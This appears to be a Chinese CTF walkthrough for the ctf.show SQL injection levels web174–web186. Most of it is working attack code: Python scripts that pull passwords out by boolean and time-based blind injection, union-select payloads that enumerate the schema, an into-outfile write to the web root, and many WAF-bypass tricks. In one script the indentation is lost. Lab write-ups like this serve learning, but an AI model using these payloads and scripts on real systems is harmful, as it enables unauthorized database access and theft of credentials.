
盲注,二分查找flag字符
import requests

url = "http://f588acf7-442b-4627-ac25-ce9239e694cf.challenge.ctf.show//api/v4.php?id=1' and "

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        payload = f'1=if(ascii(substr((select  password from ctfshow_user4 limit 24,1),{i},1))>{mid},1,0) -- -'
        r = requests.get(url + payload)
        if "admin" in r.text:
            head = mid + 1
        else:
            tail = mid

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
查询结果的输出和查询语句的内容都不能出现数字,可以替换数字,
0' union select replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(group_concat(table_name),'1','A'),'2','B'),'3','C'),'4','D'),'5','E'),'6','F'),'7','G'),'8','H'),'9','I'),'0','J'),'a' from information_schema.tables where table_schema=database()--+
D对应4,所以表名是ctfshow_user4 ,查password
0' union select replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(password,'1','A'),'2','B'),'3','C'),'4','D'),'5','E'),'6','F'),'7','G'),'8','H'),'9','I'),'0','J'),'a' from ctfshow_user4--+
把结果的大写字母换回数字,也可以用replace 函数
def rev_replace(txt):
    repl = {
        'A': '1',
        'B': '2',
        'C': '3',
        'D': '4',
        'E': '5',
        'F': '6',
        'G': '7',
        'H': '8',
        'I': '9',
        'J': '0'
    }

    for k, v in repl.items():
        txt = txt.replace(k, v)

    return txt

txt = input("输入:")
out = rev_replace(txt)
print("替换后: ", out)
web175
时间盲注

过滤了所有的 ASCII 字符
1' and if(length(database())=11,sleep(3),0) --+import requests
url = "http://1987721a-729d-4be6-b9f7-02960992a17d.challenge.ctf.show//api/v5.php?id=1' and "
result = ''
i = 0
while True:
i = i + 1
head = 32
tail = 127
while head < tail:
mid = (head + tail) >> 1 #右移位算符,就是左边(head+tail)是要移的原数,而1就是要移的位数,1就是要除以2的几次方,1就是一次方。这里是二分法就是每次要除于2
payload = f'1=if(ascii(substr((select password from ctfshow_user5 limit 24,1),{i},1))>{mid},sleep(2),0) -- -'
try:
r = requests.get(url + payload, timeout=0.5) # 解释一下timeout是如果超过0.5秒没有响应就会返回异常
tail = mid
except Exception as e:
head = mid + 1
if head != 32:
result += chr(head) # unicode解码函数,将数字转为对应的unicode字母
else:
break

print(result)或者利用读写文件把flag写入网站根目录
url/api/v5.php?id=1' union select 1,password from ctfshow_user5 into outfile '/var/www/html/1.txt'--+然后访问1.txt
web176

第一种可以用万能密码
1'or 1=1 --+第二种大小写绕过
字段数是3,
0' Union Select 1,2,3--+

0' Union Select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

0' Union Select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_user'--+
username !='flag',所以我们只查password
0' Union Select 1,2,password from ctfshow_user--+
web177
过滤了空格,/**/,%09,%0a,%0b,%0c,%0d
第一种万能密码
结尾要用#的url编码形式%23,不能--+,因为+代表的是空格,#在GET型注入里不能用,#在url地址中表示锚点。
1'or/**/1=1/**/%23第二种联合注入
1'/**/union/**/select/**/1,2,password/**/from/**/ctfshow_user/**/where/**/username='flag'%23web178
过滤了空格和*,用%09
第一种万能密码
1'or%091=1%09%23第二种联合注入
0'%09union%09select%091,2,password%09from%09ctfshow_user%23web179
过滤了空格,*,%09, %0a, %0b, %0d,用%0c(换页符)绕过
1'or%0c1=1%0c%23

1'or'1'='1'%23

0'%0cunion%0cselect%0c1,2,password%0cfrom%0cctfshow_user%23
web180
这里 %23 、注释符都被过滤了,采用 --%0c 注释,%0c 代替空格
1'or%0c1=1%0c--%0c

1'or'1'='1'--%0c

0'%0cunion%0cselect%0c1,2,password%0cfrom%0cctfshow_user--%0c
web181

过滤了所有空格和*,#,file,into,select
%0c还是能用的
1'or'1'='1'--%0c

1'||1--%0c

-1'or(id=26)and'1'='1

-1'or(username='flag')and'1'='1

-1'||username='flag
web182

多过滤了flag
万能密码
1'||1--%0c1'||1--%01like 结合 % 进行通配绕过,% 可以匹配任何数目的字符,类似于前面我们用过的通配符 *
0'||%0cusername%0clike'f%_ 匹配单个字符
0'||%0cusername%0clike'f___web183
布尔盲注
import string
import requests

url = "http://4f564c76-13c3-4d33-8009-c8cca264b7f7.challenge.ctf.show/select-waf.php"
payload = "(ctfshow_user)where(pass)like(0x{})"
true_flag = "$user_count = 1;"


def make_payload(has: str) -> str:
    return payload.format((has + "%").encode().hex())


def valid_payload(p: str) -> bool:
    data = {
        "tableName": p
    }
    response = requests.post(url, data=data)
    return true_flag in response.text


flag = "ctf" # 这里注意表中用 like 'ctf%' 只有一个结果,要提前给出这一小段 flag 头避免其他记录干扰匹配
while True:
    for c in "{}-" + string.digits + string.ascii_lowercase:
        pd = flag+c
        print(f"\r[*] trying {pd}", end="")
        if valid_payload(make_payload(pd)):
            flag += c
            print(f"\r[*] flag: {flag}")
            break
    if flag[-1] == "}":
        break
web184

过滤了 where,用 right/left/inner join 代替
import string
import requests

url = "http://92da8a4d-3497-48a3-853b-7f8d431de36e.challenge.ctf.show/select-waf.php"
payload = "ctfshow_user as a right join ctfshow_user as b on b.pass regexp(0x{})"
true_flag = "$user_count = 43;"


def make_payload(has: str) -> str:
    return payload.format((has).encode().hex())


def valid_payload(p: str) -> bool:
    data = {
        "tableName": p
    }
    response = requests.post(url, data=data)
    return true_flag in response.text


flag = "ctf" # 这里注意表中用 regexp('ctf') 只有一个结果,要提前给出这一小段 flag 头避免其他记录干扰匹配
while True:
    for c in "{}-" + string.digits + string.ascii_lowercase:
        pd = flag+c
        print(f"\r[*] trying {pd}", end="")
        if valid_payload(make_payload(pd)):
            flag += c
            print(f"\r[*] flag: {flag}")
            break
    if flag[-1] == "}":
        break
web185
过滤了数字
# @Author:Y4tacker
import requests

url = "http://b09bf58f-ff2b-4051-b7d8-04d39e805de7.challenge.ctf.show/select-waf.php"

flag = 'ctfshow{'


def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
    return num


for i in range(45):
    if i <= 8:
        continue
    for j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{createNum(i)},{createNum(1)})regexp(char({createNum(j)})))"
        }
        r = requests.post(url, data=data)
        if r.text.find("$user_count = 43;") > 0:
            if chr(j) != ".":
                flag += chr(j)

                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
                break
web186
同上